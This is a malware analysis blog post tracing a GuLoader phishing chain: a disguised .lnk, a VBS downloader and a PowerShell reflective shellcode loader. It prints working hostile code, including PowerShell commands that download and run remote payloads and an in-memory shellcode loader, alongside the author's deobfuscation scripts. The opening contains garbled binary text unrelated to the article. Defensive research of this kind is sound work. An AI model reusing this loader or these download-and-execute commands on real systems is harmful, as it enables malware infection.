
CloudEyE — From .lnk to Shellcode

gi7w0rm.medium.com/cloudeye-from-lnk-to-shellcode-4b5f1d6d877

Gi7w0rm

July 9, 2023

```
[illegible]
ª¿V              >    dynamic/client/attack/impl/MinecraftEncryptionAttackImpl.classµWi[
[illegible]
ª¿V              9    dynamic/client/attack/impl/MinecraftLoginAttackImpl.classµWùW
[illegible]
ª¿V              8    dynamic/client/attack/impl/MinecraftMotdAttackImpl.classµWÜWÔV
[illegible]
ª¿V              1    dynamic/client/attack/impl/NativeAttackImpl.class¥W
[illegible]
```



```
OIçEM(ALL m'a6}IB ¥8ESCsp.E±,OaTBS{SYN6s‰¾¬ðp½Z[¶SUBACK¶VT;VcBEL÷uDC1UHÐE-lœ(<³:k£CßÅ
À.Úá²f
ú¥òaÈOBåÀ}BSc8ìÁØAs'
G†ÈÜSUBbu6ENQhRSEM¼@åEOT`VÖ®GS®®)¸¸üE´¿"„;J\OFS}EOT++åÇPøê.ìÃ¸h«gn´Õ[NAKmõNAKynêƒSUB
O¸ë÷ãpP&°CRSÂRS
ªÅSTXÛì%1_P.°Û|„ÝFSTgBSìACK‰°k,êL]!DC3ÖEMTKEOTfNAKrR#¨ÎDC2è-BN»1¨ÎSYNèENQ…œøü z-@—ET
t~¡ŸÐª :G ¥…ù„ÎBSªeSTX-*TBSGSESCTËENQê+,¨Ÿ~US"Ä@SOH}ESC³ßÈBSßÖDC1¾<Ç6«Ó"û±H-Žô‡Ðª Vô‹
DC4y§xŠ¼{°±rÑƒÆ>œETBÝi¥Îò2ñYµUSã-xú±°U=DELŠ§ETB'‡BELÀ\Å®"+C-Äi'[©ò@}WÆ9ìSOœËîBETXÛ‡óØ
ìy\ÈÞ@««CAN›\e¸ÈµDLEETB»-âDC2W‡6»Öa‹« %6W
:I‰¹v!ì°š¤ð³J"Ÿø»ñ!ªESCFDC2üÙU÷ñ½¾•+LíŽ·5/qSOâÃ¸
RSâ¥à‡¸š*Mv]ŽÝDBELÒçìÛ7¨:öÐÊE°µãSUBª!·èDC4qL9FETB·GÂµT‰×RDC1ETB^¿1Î_þÛhô*^ì1L…‹Þs2FS£
ª¿V          2    dynamic/client/attack/impl/NettyAttackImpl$1.class•S]oDC2ADC4=S-ËR°Ö
¼@=‹ESCx¨Å¶FFJ66Q¶ðÈÂc†ÅDC3RS"¥úCAN2¬·:‡ÅûÒ÷ü0DC2RSODC2iDELööżÅIz2.?c¨]ÆENQR¨dFS)ûƒÂ
Œ¥ê¾NAKI/iX¨8Øë VTÛ…EBEL9TGSÔð"®Æ<ód(]£BEL†[°DC2/àªëMACKÂà^ŸŠa)àýv‡—c'FFBELšv«2ë~5õ!
```

Gi7w0rm

--

Hello and welcome back to another blog post. Today, we will look at the infection chain of a well-known malware loader called CloudEye (GuLoader). In recent years, this shellcode-based downloader has become a challenging piece of code to analyze. In fact, during conversations I had with several acknowledged reverse engineers, many of them pointed out that GuLoader is under active development to this day and that every time someone releases an analysis, its developers are fast to react and change the shellcode to a degree where all freshly developed tools for analyzing it are useless again. This sophistication is also why this post is not going to touch the ShellCode itself. It is rather going to give an overview of a current CloudEyE campaign, starting with a malicious link file that came via a download link from a phishing mail and ending with the retrieval of the GuLoader shellcode.

I highlighted the discussed part in this execution flow chart below:

Figure 1: Attack Flow of this GuLoader campaign
For more information on this campaign, please refer to Section: *Additional Findings (part 2)*.

Stage 1: A “fake” pdf

For me, this investigation started as I was sifting through the results of a known online sandbox service called Triage. I sometimes do so to find uncommon malware that is currently not on my scope, trying to keep up with ongoing threat development together with the curiosity of discovering something unique. And while GuLoader is not a new threat, the sandbox results for one of its campaigns somehow stuck with me. So I decided to give it another look.

The file we see uploaded to Triage is named “RFQ No 41 26_06_2023.pdf.lnk” and has the SHA-256 Hash: “748c0ef7a63980d4e8064b14fb95ba51947bfc7d9ccf39c6ef614026a89c39e5”.

The double-file ending should immediately set off your alarm bells. In Windows 10 and above, file endings are not rendered in File Explorer by default. Therefore, a double file ending means the original file-type ending is hidden, while the second last one (in this case .pdf) is shown. This is done to lure victims into thinking they are opening a file of the .pdf type, while they do something pretty different in opening a Windows Shortcut file. This Shortcut file in turn is then used to execute the attack. Let’s have a look at it:

Figure 2: Shortcut properties view
As you can see, upon opening the link-files properties, we are greeted with a seemingly empty “Target” field. Normally, we would expect some sort of command here, used to infect the system. But even if we copy the full string from the target field, we only get:

```
\\localhost\c$\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
```

with many space chars appended to hide the command as seen in Figure 2.

Still, even the fact that the link file seems to open “powershell.exe” as a target is not dangerous in itself. Where is our attack?

Well, things start to change if we look at the .lnk file using a Hex-Editor:

Figure 3: .lnk file in Hex-Editor
As you can see, there is a lot more going on here than was visible at first sight. The full command executed by the .lnk file is actually not only “powershell.exe”, but:

```
\\localhost\c$\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-
WebRequest hxxps://shorturl[.]at/iwAK9 -O C:\Users\Public\RFQ-INFO.pdf;
C:\Users\Public\RFQ-INFO.pdf; Invoke-WebRequest hxxps://shorturl[.]at/guDHW -O
C:\Windows\Tasks\Reilon.vbs; C:\Windows\Tasks\Reilon.vbs<C:\Program Files
(x86)\Microsoft\Edge\Appliation\msedge.exe
```

Let us split this command up into 2 parts and discuss them individually:

```
Invoke-WebRequest hxxps://shorturl[.]at/iwAK9 -O C:\Users\Public\RFQ-INFO.pdf;
C:\Users\Public\RFQ-INFO.pdf;
```

The first PowerShell command executed downloads a file via the shortened URL: hxxps://shorturl[.]at/iwAK9.
This actually does a redirect to: hxxps://img.softmedal[.]com/uploads/2023-06-23/773918053744.jpg

Pretending to be a .jpg image file, it is actually a legitimate .pdf file used as a decoy. The file is downloaded to the folder “C:\Users\Public\RFQ-INFO.pdf” and consequently opened via a direct Powershell call.

From the users' point of view, it will appear everything is normal. They will look at the following file once executing the .lnk.pdf:

Figure 4: Decoy document
Interestingly enough, when googling for this company, it seems their website is currently compromised and abused for advertisement redirection. Directly opening the page via the URL seems to work fine though. Still, this behavior could hint at a potential compromise of the company's website.

However, it’s the second part of the PowerShell command that is more interesting:

```
Invoke-WebRequest hxxps://shorturl[.]at/guDHW -O C:\Windows\Tasks\Reilon.vbs;
C:\Windows\Tasks\Reilon.vbs<C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe
```

Upon execution, this command reaches out to hxxps://shorturl[.]at/guDHW which in turn redirects to hxxps://img.softmedal[.]com/uploads/2023-06-23/298186187297.jpg. Again, the “.jpg” ending is only used to hide the real file type of this script, potentially slipping through some detection measures. The file is saved as “C:\Windows\Tasks\Reilon.vbs”, revealing its real file type as a Virtual Basic script, and then executed as well.

Stage 2: Reilon.vbs — Virtual Basic Downloader

After manually downloading the Reilon.vbs file, below is a cropped overview of what we get:

Figure 5: Reilon.vbs
The functionality of this script is pretty straightforward: After defining the Ttheds array, it makes use of an empty loop to postpone execution by 10 seconds. Consequently, a large string is created by joining several sub-strings together. Following that, the initial Ttheds array and a loop are used to create the word “powershell” which is then stored in a variable. In the end, the Shell.Application.ShellExecute command is used to execute the joined string as a PowerShell command. The joined string that gets obfuscated can be seen in Figure 6.

Figure 6: Gr2 joined string
As can be seen at first glance, the command is obfuscated yet again. When adding in some new lines, we can see that there is a function called Milj379, which is called on every line, with an obfuscated string as an argument. We can therefore safely assume that the function is used to deobfuscate the remaining commands.

Figure 7: Cleaner View

To make things easier I created a simple Python deobfuscator using this function. It makes use of RegEx to identify each occurrence of the Milj379 function call, then takes the string that needs to be deobfuscated and at the end, it replaces the string with its deobfuscated counterpart.

```
import re



# Define the deobfuscation function
def Milj379(Endoph):
    Fald = ""
    for Episper in range(1, len(Endoph) - 1, 2):
        Ddvgt = Endoph[Episper]
        Fald += Ddvgt
    return Fald



# Add code between """
code = """
code here
"""



# Variable to set the name of the deobfuscation function
deobfuscation_func_name = "Milj379"



# Regular expression pattern to match the deobfuscation function calls
pattern = rf"{deobfuscation_func_name}\s*'(.*?)'"



# Find all occurrences of the deobfuscation function calls
matches = re.findall(pattern, code)



# Deobfuscate and replace the calls with deobfuscated strings
for match in matches:
    deobfuscated = globals()[deobfuscation_func_name](match)
    code = code.replace(f"{deobfuscation_func_name} '{match}'", deobfuscated)

# Print the updated codeprint(code)
```

Running this script results in the extracted PowerShell command seen below:

```
$Gydep = hxxp://194.55.224[.]183/kng/Persuasive.inf;
$Stryger = \syswow64\WindowsPowerShell\v1.0\powershell.exe;


.(iex) ($Advertize2=$env:windir) ;


.(iex) ($Stryger=$Advertize2+$Stryger) ;


.(iex) ($Exploit = ((gwmi win32_process -F ProcessId=${PID}).CommandLine) -split
[char]34);


.(iex) ($Unlacer = $Exploit[$Exploit.count-2]);


# Check if powershell is 64-bit
.(iex) ($Modtagn=(Test-Path $Stryger) -And ([IntPtr]::size -eq 8)) ;


# If powershell 64bit -> execute again but in 32bit, else nothing
if ($Modtagn) {.$Stryger $Unlacer;
} else {;


# Download payload from above link
$Fald00=Start-BitsTransfer -Source $Gydep -Destination $Advertize2;


.(iex) ($Advertize2=$env:appdata) ;
.(iex) (Import-Module BitsTransfer) ;


# Save to AppData\Roaming\opbrugenda.Dal
$Advertize2=$Advertize2+'\opbrugende.Dal';


while (-not $Joyf) {.(iex) ($Joyf=(Test-Path $Advertize2)) ;
.(iex) $Fald00;
.(iex) (Start-Sleep 5);
}


# Get downloaded file content
.(iex) ($Milj37 = Get-Content $Advertize2);
# DeBase64
.(iex) ($Hamart = [System.Convert]::FromBase64String($Milj37));


# Get ASCII String
.(iex) ($Fald2 = [System.Text.Encoding]::ASCII.GetString($Hamart));


# Extract "19271 Byte Payload" starting at Byte 193539
.(iex) ($Rawnessa=$Fald2.substring(193539,19271));

# Execute.(iex) $Rawnessa;}
```

The deobfuscated script gives away its functionality. First of all, it makes sure that the current script is executed using PowerShell 32bit. If not the case, an if condition is used to execute the script another time using the correct architecture. This is likely done to make sure the shellcode downloaded in a later stage is executed under the correct architecture. The script then continues to download a file from the URL: hxxp://194.55.224[.]183/kng/Persuasive.inf . The content of this file is then stored to "$env:appdata\Roaming\opbrugenda.Dal". To get to the next stage, the content of the downloaded file is base64 decoded and interpreted as an ASCII string. Afterward, a certain set of Bytes is extracted from the string and executed via PowerShell. This set of Bytes will be analyzed in the next section.

Stage 3: Reflective GuLoader shellcode loader

As with the last section, this code is again obfuscated using its own function. Additionally, to further obfuscate the code, a bunch of comments containing random words were added.

Figure 8: Obfuscated Stage 3

So before doing anything else, we can delete all lines starting with "#". After doing so, we are faced with an obfuscated PowerShell script yet again. This time our deobfuscation function is called "Claro02".

Figure 9: Claro02 Deobfuscation function

In this case, deobfuscation of the strings is done by taking an obfuscated hexadecimal string, XORing it with 255 (0xFF), and converting the output to ASCII. Again, here is a script that does just this for all strings and does the replacement as well:

```
import re



# Define the deobfuscation function
def Claro02(Echino):
    xor_value = 255
    Ahantchu = bytearray(len(Echino) // 2)
    for loudensres in range(0, len(Echino), 2):
        Hilse = Echino[loudensres:loudensres+2]
        Ahantchu[loudensres//2] = int(Hilse, 16) ^ xor_value
    return Ahantchu.decode('ascii')



# Sample code
code = """
code here
"""



# Variable to set the name of the deobfuscation function
deobfuscation_func_name = "Claro02"



# Regular expression pattern to match the deobfuscation function calls
pattern = rf"{deobfuscation_func_name}\s*'([^']*)'"



# Find all occurrences of the deobfuscation function calls
matches = re.findall(pattern, code)



# Deobfuscate and replace the calls with deobfuscated strings
for match in matches:
    deobfuscated = Claro02(match)
    code = code.replace(f"{deobfuscation_func_name} '{match}'", f"'{deobfuscated}'")

# Print the updated codeprint(code)
```

After deobfuscating the script we get the following output:

```
# Function Claro05: Retrieves a function pointer for a given function name from a
specified module
function Claro05 ($Acce, $Gratierne) {
    # Get the type of the assembly that contains the functions
    $Inspi930 = '$tutorenbu = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-
Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals("System.dll")
}).GetType("Microsoft.Win32.UnsafeNativeMethods")'
    .('IEX') $Inspi930



    # Get the method info for the delegate for a native function pointer
    $Inspi935 = '$Falangistu = $tutorenbu.GetMethod("GetProcAddress", [Type[]]
@([System.Runtime.InteropServices.HandleRef], [string]))'
    .('IEX') $Inspi935



    # Invoke the delegate for a native function pointer
    $Inspi931 = 'return $Falangistu.Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($tutorenbu.GetMethod("GetModuleHandle")).Invoke($null, @($Acce)))), $Gratierne))'
    .('IEX') $Inspi931
}



# Function Claro04: Defines a dynamic assembly and type for creating delegates
function Claro04 {
    Param (
        [Parameter(Position = 0)]
        [Type[]] $Embraceko,
        [Parameter(Position = 1)]
        [Type] $Brands = [Void]
    )
    $Inspi932 = '$Typeout = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-
Object System.Reflection.AssemblyName("ReflectedDelegate")),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModu
 $false).DefineType("MyDelegateType", "Class, Public, Sealed, AnsiClass, AutoClass",
[System.MulticastDelegate])'
    .('IEX') $Inspi932



    $Inspi933 = '$Typeout.DefineConstructor("RTSpecialName, HideBySig, Public",
[System.Reflection.CallingConventions]::Standard,
$Embraceko).SetImplementationFlags("Runtime, Managed")'
    .('IEX') $Inspi933
    $Inspi934 = '$Typeout.DefineMethod("Invoke", "Public, HideBySig, NewSlot,
Virtual", $Brands, $Embraceko).SetImplementationFlags("Runtime, Managed")'
    .('IEX') $Inspi934



    $Inspi935 = 'return $Typeout.CreateType()'
    .('IEX') $Inspi935
}



# Retrieve the delegate for a native function pointer for the ShowWindow function
from USER32
$Claro01 = '$Efte =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Claro05
"USER32" "ShowWindow"), (Claro04 @([IntPtr], [UInt32]) ([IntPtr])))'
.('IEX') $Claro01



# Retrieve the delegate for a native function pointer for the GetConsoleWindow
function from kernel32
$Claro02 = '$Fingalb198 =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Claro05
"kernel32" "GetConsoleWindow"), (Claro04 @([IntPtr]) ([IntPtr])))'
.('IEX') $Claro02



# Invoke the GetConsoleWindow function pointer to get the window handle
$Inspi937 = '$Shivunp = $Fingalb198.Invoke(0)'
.('IEX') $Inspi937



# Invoke the ShowWindow function pointer to show the window
$Inspi937 = '$Efte.Invoke($Shivunp, 0)'
.('IEX') $Inspi937



# Retrieve the delegate for a native function pointer for the VirtualAlloc function
from kernel32
$Inspi936 = '$Klausulsai =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Claro05
"kernel32" "VirtualAlloc"), (Claro04 @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr])))'
.('IEX') $Inspi936



# Retrieve the delegate for a native function pointer for the NtProtectVirtualMemory
function from ntdll
$Tonnesverb = Claro05 'ntdll' 'NtProtectVirtualMemory'
```

```
# Invoke the VirtualAlloc function pointer to allocate memory
$Inspi937 = '$Industri3 = $Klausulsai.Invoke([IntPtr]::Zero, 645, 0x3000, 0x40)'
.('IEX') $Inspi937



# Invoke the VirtualAlloc function pointer to allocate memory
$Inspi938 = '$veristfil = $Klausulsai.Invoke([IntPtr]::Zero, 43073536, 0x3000, 0x4)'
.('IEX') $Inspi938



# Copy the first shellcode to memory
$jurym0 = '[System.Runtime.InteropServices.Marshal]::Copy($Hamart, 0,  $Industri3,
645)'
.('IEX') $jurym0



# Calculate the bytes of the second shellcode
$Inspi939 = '$Unsyll=193539-645'
.('IEX') $Inspi939



# Copy the second shellcode to memory
$jurym1 = '[System.Runtime.InteropServices.Marshal]::Copy($Hamart, 645, $veristfil,
$Unsyll)'
.('IEX') $jurym1



$jurym2 = '$Socialcent =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Claro05
"USER32" "CallWindowProcA"), (Claro04 @([IntPtr], [IntPtr], [IntPtr], [IntPtr],
[IntPtr]) ([IntPtr])))'
.('IEX') $jurym2

# Execute the first shellcode in $Industri3 with the second shellcode $veristfil as
an argument.$jurym3 = '$Socialcent.Invoke($Industri3,$veristfil,$Tonnesverb,0,0)'.
('IEX') $jurym3
```

I tried to comment on all important parts of the code in order to make it better understandable. A shoutout goes to Drakonia for double-checking. In its essence, it's a reflective shellcode loader to load the GuLoader shellcode. As already documented in other research, the shellcode is split into two parts. A decryptor that gets saved to the variable $Industri3 and the encrypted GuLoader shellcode, which gets stored into the variable $veristfil. Of note is that the shellcodes are both stored in the same file as the shellcode loader, which was initially downloaded in Stage 2. At execution, the script actually makes use of the variable $Hamart from the previous stage, which is the base64 decoded file content of the file stored as “opbrugenda.Dal”. To extract the shellcodes from this file, I wrote another Python script:

```
import base64



# Read the content of the file
filename = "Path to Persuasive.inf/opbrugenda.Dal"
with open(filename, 'r') as file:
    content = file.read()



# Execute ($Milj37 = Get-Content $Advertize2)
Milj37 = content.strip()



# Convert from Base64
Hamart = base64.b64decode(Milj37)



# Extract $Industri3 and $veristfil
Industri3 = Hamart[:645]
veristfil = Hamart[645:193539]



# Save $Industri3 to a file
with open("Industri3.bin", "wb") as file1:
    file1.write(Industri3)



# Save $veristfil to a file
with open("veristfil.bin", "wb") as file2:
    file2.write(veristfil)



# Get ASCII string
Fald2 = Hamart.decode('latin-1')



# Extract "19271 Byte Payload" starting at Byte 193539
Rawnessa = Fald2[193539:193539+19271]



# Print the extracted payload
print(Rawnessa)

# Save Rawnessa to a filewith open("Rawnessa.bin", "wb") as file3:
file3.write(Rawnessa.encode('latin-1'))
```

Note that this code also stores the stage 3 PowerShell code to “Rawnessa.bin”.

At this point, we now have successfully received and extracted the GuLoader Shellcode. As noted previously, the extracted shellcode stored in Industri3.bin is the decryptor, which would be executed with the shellcode stored as “veristfil.bin” as a parameter. The “Industri3.bin” would then decrypt the shellcode in“veristfil.bin” and execute its entry point.

An excellent analysis of this shellcode and its behavior can be found here https://research.openanalysis.net/guloader/unicorn/emulation/anti-debug/debugging/config/2022/12/16/guloader.html#Guloader-Shellcode-Stage-1

As previously noted, I won’t go further into it.

Additional findings (part 1)

After doing this analysis, I uploaded both shell codes to VirusTotal. They both had a 0/59 detection rate. This sparked a discussion on the detection of in-memory shellcode in the OAnalysis Discord server. It was pointed out that many antivirus software programs wouldn’t analyze shellcode when uploaded to VT as it would not be recognized as working code. I decided to append two screenshots of this conversation with permission of all involved entities below. I think they contain valuable insights and are worth a read:

Tl;dr:

1. You can not expect random shell codes without context to be detected by VT.
2. Performance plays a big role in AntiVirus creation, therefor running signatures on unknown file types that are not able to execute on their own is reduced.
3. Scans can be file-type based to increase performance, which means only certain areas of a binary are scanned at all.

4. Uploading a shellcode as part of a PE might trigger detections that are not triggered when solely uploading the shellcode.

I think those are important things to note when interpreting VirusTotal detection results.

Make sure to check out the involved people here: struppigel, herrcore, Lasq.

Additional Findings (part 2)

When writing this blogpost I actually discovered that this sample was initially discussed by Brad Duncan in a SANS diary. From his analysis, I was also able to recover the full infection chain as presented in Figure 1, and identify the final payload of this infection which was Remcos Rat.

Make sure to check out his work here: https://isc.sans.edu/diary/29990

Addition Reading for interested minds:

https://isc.sans.edu/diary/GuLoader+or+DBatLoaderModiLoaderstyle+infection+for+Remcos+RAT/29990

https://www.esentire.com/blog/guloader-vbscript-variant-returns-with-powershell-updates

https://research.openanalysis.net/guloader/unicorn/emulation/anti-debug/debugging/config/2022/12/16/guloader.html

IoC:

All IoC for this campaign can be found here:
https://github.com/Gi7w0rm/MalwareConfigLists/blob/main/GuLoader/GuLoader_From_lnk_to_Shellcode.txt

If you made it here, thank you for reading this. It means a lot to me.
Make sure to follow my socials if you want more cybersecurity content or support my work via Kofi. Until the next one.
Cheers ❤